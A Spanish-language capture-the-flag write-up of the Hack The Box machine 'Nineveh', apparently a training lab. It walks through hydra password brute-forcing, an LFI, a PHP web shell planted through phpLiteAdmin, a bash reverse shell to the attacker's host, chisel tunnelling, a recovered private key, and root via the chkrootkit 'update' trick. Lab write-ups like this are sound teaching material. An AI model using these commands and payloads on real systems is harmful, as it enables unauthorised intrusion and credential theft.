


# Nineveh - Writeup

## RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
80/tcp open  http      syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_ ssl-cert: Subject: commonName=nineveh.htb/organizationName=HackTheBox Ltd/stateOrProvinceName=Athens/countryName=GR/emailAddress=admin@nineveh.htb/organizationalUnitName=Support/localityName=Athens
|_ Issuer: commonName=nineveh.htb/organizationName=HackTheBox Ltd/stateOrProvinceName=Athens/countryName=GR/emailAddress=admin@nineveh.htb/organizationalUnitName=Support/localityName=Athens
|_ Public Key type: rsa
|_ Public Key bits: 2048
|_ Signature Algorithm: sha256WithRSAEncryption
|_ Not valid before: 2017-07-01T15:03:30
```

Encontramos el dominio nineveh.htb y dos puertos abiertos, el 80 y el 443. En el puerto 80 encontramos un panel de login:



Como pongo admin y me dice "Invalid Password", quiere decir que el usuario admin es correcto, por lo tanto vamos a hacer un ataque de fuerza bruta con hydra para descubrir las credenciales:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt nineveh.htb http-post-form
"/department/login.php:username=^USER^&password=^PASS^:invalid" -I -t64
```

```
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt nineveh.htb http-post-form "/department/login.php:username=^USER^&password=^PASS^:invalid" -I -t64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-08 10:54:52
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per task
[DATA] attacking http-post-form://nineveh.htb:80/department/login.php:username=^USER^&password=^PASS^:invalid
[80][http-post-form] host: nineveh.htb login: admin password: 1q2w3e4r5t
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-08 10:55:44
```

Encontramos las credenciales validas -> admin:1q2w3e4r5t. En el interior hay una nota sin mucha importancia pero en la url podemos ver un posible LFI

nineveh.htb/departament/manage.php?notes=files/ninevehNotes/../../../../etc/passwd

li Tools

Kali Docs

Kali Forums


Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec

Logout



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:irc:/var/run/ircd:/usr/sbin/nologin
```

Vamos al panel de login del puerto 443 y vamos a hacer lo mismo para descubrir las credenciales aplicando fuerza bruta con hydra:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt nineveh.htb https-post-form
"/db/index.php:password=^PASS^&remember=yes&login=Log+In&proc_login=true:Incorrect" -I -t64
```

```
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt nineveh.htb https-post-form "/db/index.php:password=^PASS^&remember=yes&login=Log+In&proc_login=true:Incorrect" -I -t64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-08 11:16:25
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per task
[DATA] attacking http-post-forms://nineveh.htb:443/db/index.php:password=^PASS^&remember=yes&login=Log+In&proc_login=true:Incorrect
[443][http-post-form] host: nineveh.htb login: admin password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-08 11:16:56
```

Estamos ante una pagina web que administra bases de datos de SQLite, podemos ver que se almacenan en /var/tmp:

← → ↺ 🏠

🔒 <https://nineveh.htb/db/index.php>

🐞 Kali Linux

🛠️ Kali Tools

📄 Kali Docs

📖 Kali Forums

🔍 Kali NetHunter

🔥 Exploit-DB

🔥 Google Hacking DB

🛡️ OffSec

phpLiteAdmin v1.9

[Documentation](#) | [License](#) | [Project Site](#)

Change Database

[rw] [test](#)

[test](#)

No tables in database.

Create New Database [\[?\]](#)

Create

Log Out

test

Structure

SQL

Export

Import

Vacuum

Rename Database

Delete Database

Database name: test

Path to database: [/var/tmp/test](#)

Size of database: 1 KB

Database last modified: 7:52pm on July 2, 2017

SQLite version: 3.11.0

SQLite extension [\[?\]](#): PDO

PHP version: 7.0.18-0ubuntu0.16.04.1

No tables in database.

Create new table on database 'test'

Name:

Number of Fields:

Go

Create new view on database 'test'

Name:

Select Statement [\[?\]](#):

Powered by [phpLiteAdmin](#) | Page generated in 0.0141 seconds

Como por el protocolo HTTP podemos ejecutar comandos php a traves del LFI podemos crear una base de datos con el nombre "reverse.php" que contenga una tabla con cualquier nombre, una columna con cualquier nombre y el valor de la columna le podemos poner el codigo php que queremos que ejecute, por ejemplo `<?php system($_REQUEST ["cmd"]); ?>`

Cuando se ejecute el archivo "reverse.php" junto con "&cmd=id" podemos ver el usuario actual y quiere decir que podemos ejecutar comandos

🔒 [nineveh.htb/departament/manage.php?notes=files/ninevehNotes/../../../../../../../../var/tmp/shell.php&cmd=id](#)

🐞 Kali Docs

📖 Kali Forums

🔍 Kali NetHunter

🔥 Exploit-DB

🔥 Google Hacking DB

🛡️ OffSec

gout

Hi admin,

SQLite format 3@ -0

`00p0;tabletabla1tabla1CREATE TABLE 'tabla1' ('payload' INTEGER default 'uid=33(www-data) gid=33(www-data) groups=33(www-data)')`



Vamos a ejecutar una reverse shell url-encodeada para recibir la conexion con netcat:

```
GET /department/manage.php?notes=files/ninevehNotes/../../../../../../../../var/tmp/shell.php&cmd=bash+-c+"sh+-i+>%26+/dev/tcp/10.10.14.5/4321+0>%261" HTTP/1.1
Host: nineveh.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: PHPSESSID=vf6bakn3rhvdu0i650ij57c116
Upgrade-Insecure-Requests: 1
```

```
$ nc -lvnp 4321
listening on [any] 4321 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.43] 54890
sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

## ESCALADA DE PRIVILEGIOS

Vamos a ver los puertos abiertos que tiene la maquina victima con "netstat -ano"

```
www-data@nineveh:/var/www/ssl/secure_notes$ netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 0.0.0.0:80             0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:443            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        1      0 10.10.10.43:80         10.10.14.5:37718       CLOSE_WAIT  keepalive (6202.09/0/0)
tcp        0    144 10.10.10.43:54890      10.10.14.5:4321       ESTABLISHED on (0.32/0/0)
tcp6       0      0 :::22                  :::*                   LISTEN      off (0.00/0/0)
udp        0      0 10.10.10.43:54686      1.1.1.1:53             ESTABLISHED off (0.00/0/0)
udp        0      0 10.10.10.43:34758      1.0.0.1:53             ESTABLISHED off (0.00/0/0)
```

Tiene el puerto 22 abierto, algo tiene que estar bloqueandolo para que no se vea desde fuera. Lo que podemos hacer es un "port-forwarding" con "chisel" para hacer que a traves de un tunel, el puerto 22 de la maquina victima va a ser mi puerto 2222, asi puedo conectarme a traves de mi localhost:

- En mi maquina con el servidor de chisel:

```
$ ./chisel server --reverse -p 6666
2024/10/08 13:34:19 server: Reverse tunnelling enabled
2024/10/08 13:34:19 server: Fingerprint 9oP36o7NHQWBLVhIvlhyS0ku3rdKrwH6n5KBNbwayVQ=
2024/10/08 13:34:19 server: Listening on http://0.0.0.0:6666
2024/10/08 13:35:21 server: session#1: tun: proxy#R:127.0.0.1:1080⇒socks: Listening
2024/10/08 13:40:37 server: session#2: tun: proxy#R:22⇒22: Listening
2024/10/08 13:42:18 server: session#3: tun: proxy#R:2222⇒localhost:22: Listening
```

- En la maquina victima con el cliente de chisel:

```
www-data@nineveh:/tmp$ ./chisel client 10.10.14.5:6666 R:2222:localhost:22
2024/10/08 12:47:05 client: Connecting to ws://10.10.14.5:6666
2024/10/08 12:47:06 client: Connected (Latency 110.909729ms)
```

El problema es que necesito la id\_rsa ya que no deja conectarme con contraseña. La he encontrando viendo los metadatos del archivo "/var/www/ssl/secure\_notes/nineveh.png"

```
-----BEGIN RSA PRIVATE KEY-----
MIIeEowIBAAKCAQEArI9EUD7bwqbmEsEpIeTr2KGP/wk8YAR0Z4mmvHNJ3UfsAhpI
H9/Bz1abFbrt16vH6/jd8m0urg/Em7d/FJncpPiIH81JbJ0pyTBvIAGNK7PhaQXU
PdT9y0xEEH0apbJkuknP4FH5Zrq0nhodTa2WxXDcSS1ndt/M8r+eTHx1bVznLBG5
FQq1/wmB65c8bds5tETlacr/150fv1A2j+vIdggxNgm8A34xZiP/WV7+7mhgvcnI
3oqwvxCI+VGhQZhoV9Pdj4+D4l023Ub9KyGm40tinCXePsMdY4KOLTR/z+oj4sQT
X+/1/xcl6lLADcYk0Sw42b0b+yBEyc1TTq1NEQIDAQABAOIBAFvDbvvPgbr0bjTn
KiI/FbjUtKWpWfNDpYd+TybsnbdD0qPw8JpKKTJv79fs2KxMRVCdLV/IAVWV3QAK
FYDm5gTLIfuPDOV5jq/9Ii38Y0DozRGLDoFcmi/mB92f6s/sQYCarjcBOKDUL58z
GRZtIwb1RDgRAXbwxGoGZQDqeHqaHciGF0ugKQJmupo5hX0kfMg/G+Ic0Ij45uoR
JZecF3lx0kx0Ay85DcBkoYRiyn+nNgr/APJBXe9Ibkq4j0lj29V5dT/HSoF17VWo
9odiTBWwwzPVv0i/JEGc6sXUD0mXevoQIA9SkZ20JX08JoaQcRz628dOdukG6Utu
Bato3bkCgYEA5w2Hfp2Ayol24bDejSDj1Rjk6REn5D8TuELQ0cffPujZ4szXW5Kb
uj0UscFgZf2P+70UnaceCCAPNYmsaSVSCM0KCJQt5klY2DLWNUaCU30EpREIWkyl
1tXMOZ/T5fV8RQAZrj1BMxl+/UiV0IIbgF07sPqSA/uNXwx2cLCkhucCgYEAwP3b
vCMuW7qAc9K1Amz3+6dfa9bngtMjpr+wb+IP5UKMuh1mwcHWKjFIF8zI8CY0Iakx
Ddh0a4x+0MQEtKXtgaADuHh+NGClTLLckfEAMNGQHfBgWgBRS8EjXJ4e55hFV89
P+6+1FXXA1r/Dt/zIYN3Vtgo28mNNyK7rCr/pUcCgYEAghMDcP7hRLfbQWkksGzC
fGuUhwWkmb1/ZwauNJHbSIwG5ZFfgGcm8ANQ/Ok2gDzQ2PCrD2Iizf2UtvzMvr+i
tYXXuCE4yzenjrnkYEXMmjw0V9f6PskxwRemq7pxAPzSk0GVBUrEfnYEJSc/MmXC
iEBMuPz0RAaK93Zk0g3Zya0CgYBYbPhdP5FiHhX0+7pMHjmRaKLj+lehLbTMFLB1
MxMtbEymigonBPVn56Ssovv+bMK+GZOMUGu+A2WnqeiuDMjB99s8jpkztOeLmPh
PNilsNNjfmt/G3RZiq1/Uc+6dFrv0/AIdw+goqQduXfcD0iNlnr7o5c0/Shi9tse
i6U0yQKBgCgvcck5Z1iLrY1q05iZ3uVr4pqXHyG8ThrsTffkSVrBKHTmsXgtRhHoc
il6RYzQV/2ULgUBfAwdZDNtGxbu5oIUB938TCaLsHFDK6mSTbvB/DywYYScAwWf7
fw4LVXdQMjNJC3sn3JaqY1zJkE4jXlZeNqVcx4ZadtdJD9i0+EUG
-----END RSA PRIVATE KEY-----
```

Ahora le damos permiso 600 y a traves de nuestro puerto 2222 podemos acceder al puerto 22 de la maquina victima:

```
$ ssh -p 2222 amrois@127.0.0.1 -i id_rsa
Ubuntu 16.04.2 LTS
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

287 packages can be updated.
206 updates are security updates.

You have mail.
Last login: Mon Jul  3 00:19:59 2017 from 192.168.0.14
amrois@nineveh:~$ sudo -l
```

Nos descargamos pspy64 para ver que comandos se estan ejecutando de forma programada:

```
2024/10/08 13:00:01 CMD: UID=0      PID=6457    | /bin/sh /usr/bin/chkrootkit
2024/10/08 13:00:01 CMD: UID=0      PID=6459    | /bin/sh /bin/egrep c
2024/10/08 13:00:01 CMD: UID=0      PID=6458    | /bin/sh /usr/bin/chkrootkit
2024/10/08 13:00:01 CMD: UID=0      PID=6460    | /bin/sh /usr/bin/chkrootkit
2024/10/08 13:00:01 CMD: UID=0      PID=6461    | /bin/sh /usr/bin/chkrootkit
2024/10/08 13:00:01 CMD: UID=0      PID=6463    | /bin/sh /bin/egrep /dev/pty[pqrs]
2024/10/08 13:00:01 CMD: UID=0      PID=6462    | /bin/sh /usr/bin/chkrootkit
2024/10/08 13:00:01 CMD: UID=0      PID=6465    | /bin/sh /bin/egrep (^|[^A-Za-z0-9_]
2024/10/08 13:00:01 CMD: UID=0      PID=6464    | /bin/sh /usr/bin/chkrootkit
```

Vemos que continuamente se ejecuta el binario "chkrootkit". Si buscamos algun exploit dice que si creamos un archivo llamado "update" y le damos permisos de ejecucion ese archivo sera ejecutado por root. Entonces vamos a crear el archivo update que otorge permisos suid a /bin/bash para ejecutar una bash con privilegios elevados:

```
amrois@nineveh:/tmp$ cat update
#!/bin/bash

chmod +s /bin/bash
amrois@nineveh:/tmp$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1037528 Jun 24  2016 /bin/bash
amrois@nineveh:/tmp$ /bin/bash -p
bash-4.3# whoami
root
```